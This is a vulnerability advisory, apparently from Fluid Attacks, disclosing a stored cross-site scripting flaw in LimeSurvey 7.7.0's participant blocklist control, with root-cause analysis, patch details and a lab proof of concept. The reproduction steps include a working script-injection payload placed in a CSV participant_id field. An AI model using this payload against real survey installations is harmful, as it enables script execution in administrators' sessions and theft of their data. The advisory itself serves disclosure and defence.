LimeSurvey 7.7.0 - Stored XSS in Central Participants blocklist control
7.4
High
Detected by

Fluid Attacks AI SAST Scanner
Disclosed by
Miguel Gómez
Abstract
Fluid Attacks discovered CVE-2026-115640, a high-severity stored cross-site scripting (XSS) vulnerability (CWE-79) in LimeSurvey 3.0.0 through 7.7.0. An authenticated user with CPDB import permission can run JavaScript in a CPDB editor's browser. It has a CVSS v4.0 base score of 7.4. Upgrade to LimeSurvey 7.9.0 or later. This advisory includes a proof of concept.
Summary
Full name
LimeSurvey 7.7.0 - Stored cross-site scripting through Central Participants participant IDs in the blocklist control
Code name
State
Public
Release date
Affected product
LimeSurvey
Vendor
LimeSurvey
Affected version(s)
7.7.0
Fixed version(s)
7.9.0
Vulnerability name
Stored cross-site scripting (XSS)
Vulnerability type
Remotely exploitable
Yes
CVSS v4.0 vector string
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:A/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N
CVSS v4.0 base score
7.4
Exploit available
Yes
CVE ID(s)
CWE
CAPEC
Description
LimeSurvey 7.7.0 contains a stored cross-site scripting vulnerability in the Central Participants Database (CPDB) blocklist control. An authenticated user granted only the global participantpanel:import permission can import a CSV record with HTML in participant_id. The import flow persists that value without model validation. Later, when a CPDB editor opens the participant list, LimeSurvey derives the blocklist ButtonGroupWidget id and name from participant_id and writes those values into HTML attributes without encoding. The browser parses the attacker-controlled markup in the editor's authenticated LimeSurvey origin.
Vulnerability
Root cause: unsafe attribute rendering in ButtonGroupWidget
The root cause is unsafe HTML-attribute rendering in the generic ButtonGroupWidget template, not CPDB itself. CPDB is the affected input and rendering flow: its CSV importer accepts the attacker-controlled value and its participant list invokes the widget.
Participant::rules() limits participant_id to 50 characters but does not restrict HTML-significant characters. More importantly, the CPDB CSV importer does not invoke model validation for a newly imported record: it copies values into a Participant object and sends its attributes directly to insertParticipantCSV(), which performs a database insert.
When the CPDB list is rendered for a user permitted to edit the record, Participant::getBlacklistSwitchbutton() constructs the ButtonGroupWidget name as blacklisted_ plus the stored identifier. Yii's CInputWidget::resolveNameID() derives the widget ID from that name; CHtml::getIdByName() replaces only brackets and spaces, not quotes or angle brackets. The ButtonGroupWidget template then interpolates both $id and $name directly into attributes without CHtml::encode(). A quote in participant_id terminates the attribute and permits parsed markup such as a script element.
Source-to-sink path
The attacker, holding global
participantpanel:import, reachesParticipantsAction::attributeMapCSV()anduploadCSV(); both enforce only that import permission (application/controllers/admin/ParticipantsAction.php:842-843,:965-968).uploadCSV()explicitly acceptsparticipant_idas a CSV core field (:1005), assigns all matching attributes from the CSV record (:1199-1203), then callsencrypt()->insertParticipantCSV()withoutvalidate()(:1205).participant_idis not among the default encrypted columns.Participant::insertParticipantCSV()stores that value verbatim as the database primary key (application/models/Participant.php:2379-2392). The model rule would only impose a 50-character maximum and is bypassed on this route (:73-90).When an editor views the list,
Participant::getBlacklistSwitchbutton()passesblacklisted_concatenated withparticipant_idas the widget name (application/models/Participant.php:315-330). The grid intentionally renders that result as raw HTML (:381-385).CInputWidget::resolveNameID()derives an ID withCHtml::getIdByName()(vendor/yiisoft/yii/framework/web/widgets/CInputWidget.php:52-71). That helper does not encode quotation marks or</>(vendor/yiisoft/yii/framework/web/helpers/CHtml.php:2406-2409).application/extensions/ButtonGroupWidget/views/buttongroup.php:15,33-35writes$idand$namedirectly intoid,name, andforattributes. The browser consequently interprets markup injected after an attribute-closing quote.
Preconditions
LimeSurvey Community Edition 7.7.0 must be available at http://127.0.0.1:8083. Before beginning, ensure that the deployment has an initial administrator account, that the repository root contains participant_id_xss.csv and poc/p.js, and that the browser used as the victim can reach http://127.0.0.1:8765/p.js. Configure two separate accounts: an importer with only the global CPDB Import permission and a victim with permission to edit the imported participant.
Step-by-step
Install LimeSurvey Community Edition 7.7.0 and confirm that
application/config/version.phpreports7.7.0.Sign in as the disposable administrator.
Open Configuration → User management → Add user. Create the disposable importer account
testuserand set a password known only to the lab operator.In User management, open the actions menu for
testuser, select the global-permissions option, and enable only Central participant database → Import. Save the permission change. Do not granttestuserSuperadmin, CPDB Read, CPDB Create, or CPDB Update.Use the supplied
participant_id_xss.csvfile without modifying it. Its fields are:participant_id:"><script src=//127.0.0.1:8765/p.js></script>.firstname:PoC.lastname:Impact.email:[email protected].language:en.blacklisted:N.
The CSV parser stores the listed
participant_idvalue, which is 45 bytes and fits the field's 50-character limit.In a separate terminal at the repository root, start the supplied safe proof server. The served
p.jsonly changes the page title and adds a DOM marker; it does not access data or submit requests.The file used by this reproduction is
poc/p.jsand contains exactly:Before importing, open
http://127.0.0.1:8765/p.jsfrom the victim browser and confirm that the JavaScript file is reachable. Leave the server running.Sign out of the administrator account. Sign in as
testuser.Open Configuration → Central participant database → Import. Upload
participant_id_xss.csv. Select the comma separator if LimeSurvey asks for it.Continue to the page headed Select which fields to import as attributes with your 1 participant. Leave both attribute panels empty, clear the overwrite checkbox, and select Continue.
Wait for the import summary to confirm that one participant was created, then sign out of

testuser.Sign in as the victim. The video uses
admin; use a disposable superadministrator or another account allowed to edit the imported CPDB record.Open Configuration → Central participant database → Display CPDB participants. Locate the record with first name
PoC, last nameImpact, and email[email protected].Do not click Blocklisted. Simply rendering the record's Blocklisted control loads the attacker-controlled script. Confirm safe execution by checking that the browser title is
CPDB_XSS_EXECUTED, or rundocument.documentElement.dataset.cpdbXssin the browser console and verify that it returnsCPDB_XSS_EXECUTED.
Evidence of Exploitation
Video of exploitation:
Static evidence:

Our security policy
We have reserved the ID CVE-2026-115640 to refer to this issue from now on.
System information
Product: LimeSurvey Community Edition
Version: 7.7.0 (release commit
f47f0e64373d672cd6deae83f2ee637d9967d76d)Operating System: Any supported web-server platform
References
GitHub Repository: https://github.com/LimeSurvey/LimeSurvey/
Patch: https://github.com/LimeSurvey/LimeSurvey/commit/4cd281828422abf94468052016eba8897d5ec9aa
Solution and Workaround
Solution
Upgrade to LimeSurvey Community Edition 7.9.0+261029 or later. The fix requires newly imported Central Participants Database participant IDs to match the UUID format, rejects invalid IDs before CSV insertion, and HTML-encodes values rendered in ButtonGroupWidget attributes. Verify the deployed version and confirm that CPDB CSV imports reject participant IDs that do not use the UUID format.
Workaround and temporary mitigation
Until the upgrade is complete, restrict the global participantpanel:import permission and CPDB Update access to trusted users. Review existing CPDB participant IDs for unexpected markup or non-UUID values, and monitor CPDB import activity for anomalous records. These measures reduce exposure but do not remove the vulnerability.
Credits
The vulnerability was detected by AI SAST Scanner and disclosed by Miguel Gómez from Fluid Attacks' Offensive Team.
Timeline
Vulnerability discovered
Vendor contacted
Vendor replied
Vendor confirmed
Vulnerability patched
Public disclosure
Does your application use this vulnerable software?
During our free trial, our tools assess your application, identify vulnerabilities, and provide recommendations for their remediation.